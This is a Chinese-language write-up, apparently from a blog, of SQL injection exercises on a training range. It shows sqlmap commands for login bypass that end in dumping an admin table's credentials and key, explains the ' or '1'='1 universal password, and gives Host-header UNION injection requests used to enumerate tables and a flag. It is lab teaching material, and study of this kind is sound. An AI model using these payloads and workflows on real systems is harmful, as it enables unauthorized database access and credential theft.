


- 利用 information_schema 获取表名 ‘admin’




- 获取admin表的列名 id,username、password、thekey

- 获取thekey



墨者靶场-SQL注入漏洞测试[登录绕过]自动化注入[–data]

```
python sqlmap.py -u "http://219.153.49.228:45744/login.php" --data "username=admin&password=admin"
```



- 注入成功后，利用 --current-db 获取数据名

```
[00:30:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.5
[00:30:37] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\219.153.4
.228'

[*] ending @ 00:30:37 /2021-07-04/


D:\Python\Python39-32\sqlmap-master>
D:\Python\Python39-32\sqlmap-master>python sqlmap.py -u "http://219.153.49.228:45744/login.php" --data "username=admin&
assword=admin" --current-db
```



```
---
[00:33:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[00:33:16] [INFO] fetching current database
current database: 'purchase'
[00:33:16] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\219.153.49
.228'

[*] ending @ 00:33:16 /2021-07-04/


D:\Python\Python39-32\sqlmap-master>
```


- 获取 purchase 数据库下的表名

```
python sqlmap.py -u "http://219.153.49.228:45744/login.php" --data "username=admin&password=admin" --tables -D
"purchase"
```

```
[00:38:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.5
[00:38:10] [INFO] fetching tables for database: 'purchase'
Database: purchase
[1 table]
+-------+
| admin |
+-------+

[00:38:10] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\219.153.49
.228'

[*] ending @ 00:38:10 /2021-07-04/
```



- 获取 purchase 数据库下 admin 表的列名

```
python sqlmap.py -u "http://219.153.49.228:45744/login.php" --data "username=admin&password=admin" --columns -T "admin" -D "purchase"
```




- 获取 admin 表的信息[–dump 命令为下载数据到本地，这里仅作为演示使用,真实环境下禁用-(3年起步)]

```
python sqlmap.py -u "http://219.153.49.228:45744/login.php" --data "username=admin&password=admin" --dump -C "username,password,thekey" -T "admin" -D "purchase"
```



墨者靶场-SQL注入漏洞测试[登录绕过]自动化注入[-r]

- 将请求数据包保存为一个txt文件，利用 -r 命令执行注入
- 需要注意的是，要在注入点的位置使用"*"，星号标识该注入点。



后续的操作和上面利用 --data 的方式相同。

一般情况下，建议使用 -r 命令进行注入。 -r 的方式请求的是真实的访问数据包; --data 进行注入的时候不一定满足对方的发包收包格式，同时还会带有SQLMAP的指纹信息，容易被识别。

万能密码及其原理

- ' or '1'='1 这是一个常见的万能密码

其他常见的万能密码 - https://www.cnblogs.com/pass-A/p/11134988.html

分析一下万能密码的原理

根据前文的靶场，我们可以看到后台登录的的两个可控参数变量为 “username”、“password”

这里我们大胆的猜测该条登录的验证SQL语句为 `$sql="select * from admin where username='$username' and password='$password'"`

如果说我们利用万能密码带入SQL语句去执行，会是什么杨的呢?看下面这个SQL。

`$sql="select * from admin where username='' or '1'='1' and password='$password'"`

前文我们有提到判断是否存在注入的原理为逻辑运算符的判断原理，那么在这里的话，SQL语句的结果就变成了

```
username = ''  // 结果为假
or '1' = '1'   // 结果为真

假 真 = 真
```

结果为真的情况下，就直接跳过了验证账号密码这一步，这就是万能密码的原理。[可以利用注释符注释掉后面的SQL语句]

HTTP头部[HOST]注入

官方提示这道题的接收的数据包的HOST来带入SQL语句，所以我们的payload注入方式就必须以HOST的方式来实现。

题外话：我们先了解一下HOST注入存在的原因是什么?以PHP语言为例。

目前的主流的获取IP方式[其他开发语言也有类似的函数]

```
HTTP_CLIENT_IP：存在于http请求的header
HTTP_X_FORWARDED_FOR：请求转发路径，客户端IP，代理1IP，代理2IP......
HTTP_X_REAL_IP：这个用得比较少，暂不讨论。
```


但是这3中获取IP的方式并不安全，因为这3中方法获取的IP是可以被伪造的，如果说服务端是使用以上3种方法获取IP信息并带入日志或者数据库的话，是可以被利用来进行注入攻击的。

那么什么是获取IP的安全方法?程序开发人员可以利用 REMOTE_ADDR 直接从TCP中获取的IP，基本不会被伪造！但是该方法并不严谨，需要第一台接收客户端请求的代理服务器获取 REMOTE_ADDR 值后，一直传递下去才算是安全的。


墨者靶场-SQL注入漏洞测试(HTTP头注入)

order by 走你[获得列数为4]

利用 database() 函数获取数据库名




- 利用 information_schema 获取表名 [发现flag表]


1 2 3 ...
Send
Cancel
Target: http://219.153.49.228:42905
Request
Raw Headers Hex
GET /flag.php HTTP/1.1
Host: union select 1,table_name,3,4 from information_schema.tables where table_schema='pentesterlab'
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Feb 2021 13:16:40 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Powered-By: MrYe
Content-Length: 1136
<html lang="en">
<head>
<meta charset="UTF-8">
<title>XWAY科技管理系统V3.0</title>


</body>
</html>
<title>墨者遗失的凭据</title>您改变了浏览器发送的数据，并输入了union select 1,table_name,3,4 from information_schema.tables where table_schema='pentesterlab'
成功拿到flag及时验证哦!!!<hr/></br>今日水果特价,欢迎选购!</br><marquee style='WIDTH: 200px; HEIGHT: 30px' scrollamount='2' direction='left' >清仓大处理，最后一天大甩卖了！！</marquee ><hr/></br>名称:苹果</br>价格:1000</br>数量:20</br><hr/>名称:梨</br>价格:500.0899963378906</br>数量:70</br><hr/>名称:comment</br>价格:3</br>数量:4</br><hr/>名称:flag</br>价格:3</br>数量:4</br><hr/>名称:goods</br>价格:3</br>数量:4</br><hr/>名称:user</br>价格:3</br>数量:4</br><hr/><html lang="en">
<head>
https://blog.csdn.net/weixin_42250835

- 查询 flag 表列名


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Authz Deserialization Scanner
1 2 3 ...
Send
Cancel
Target: http://219.153.49.228:42905
Request
Raw Headers Hex
GET /flag.php HTTP/1.1
Host: union select 1,column_name,3,4 from information_schema.columns where table_name='flag'
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Feb 2021 13:17:11 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Powered-By: MrYe
Content-Length: 1028
<html lang="en">
<head>
<meta charset="UTF-8">
<title>XWAY科技管理系统V3.0</title>

</body>
</html>
